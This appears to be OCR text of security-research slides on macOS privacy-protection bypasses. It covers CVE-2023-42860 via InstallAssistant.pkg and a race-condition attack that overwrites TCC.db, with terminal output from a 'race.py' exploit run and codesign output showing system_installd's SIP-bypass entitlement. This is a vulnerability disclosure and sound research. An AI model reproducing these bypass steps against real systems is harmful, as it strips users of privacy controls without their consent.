
4. Once extraction is complete, our TCC.db will be taken over.



Files and Folders

Allow the applications below to access files and folders.


- sshd-keygen-wrapper
- Terminal
  - Downloads Folder: On



```
csaby@ventura ~ % ls -l Downloads/
total 0
csaby@ventura ~ % ./race.py
[+] cleanup
rm: /private/tmp/TCC.db: No such file or directory
rm: /private/tmp/tcc*: No such file or directory
rm: /private/tmp/image*: No such file or directory
[+] drop TCC.db
[+] create a few big random files
  adding: image0.jpg (deflated 52%)
  adding: image1.jpg (deflated 52%)
  adding: image2.jpg (deflated 52%)
  adding: image3.jpg (deflated 52%)
  adding: image4.jpg (deflated 52%)
  adding: image5.jpg (deflated 52%)
  adding: image6.jpg (deflated 52%)
  adding: image7.jpg (deflated 52%)
  adding: image8.jpg (deflated 52%)
  adding: image9.jpg
```

CVE-2023-42860 TCC (+SIP) bypasses via InstallAssistant.pkg


- Apple signed pkg ➔ will be installed with “SIP bypass rights” because of system_installd




```
Executable=/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_installd
Identifier=com.apple.system_installd
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=754 flags=0x0(none) hashes=13+7 location=embedded
Platform identifier=14
Signature size=4523
Signed Time=2022. Sep 30. 12:23:34
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=76
[Dict]
    [Key] com.apple.rootless.install.heritable
    [Value]
        [Bool] true
```

CVE-2023-42860 TCC (+SIP) bypasses via InstallAssistant.pkg

- Scripts inside also run with the same right
- Meet `link_shared_support.bash`
- Target TCC.db or `/Library/Apple/Library/Bundles/TCC_Compatibility.bundle/Contents/Resources/AllowApplicationsList.plist`



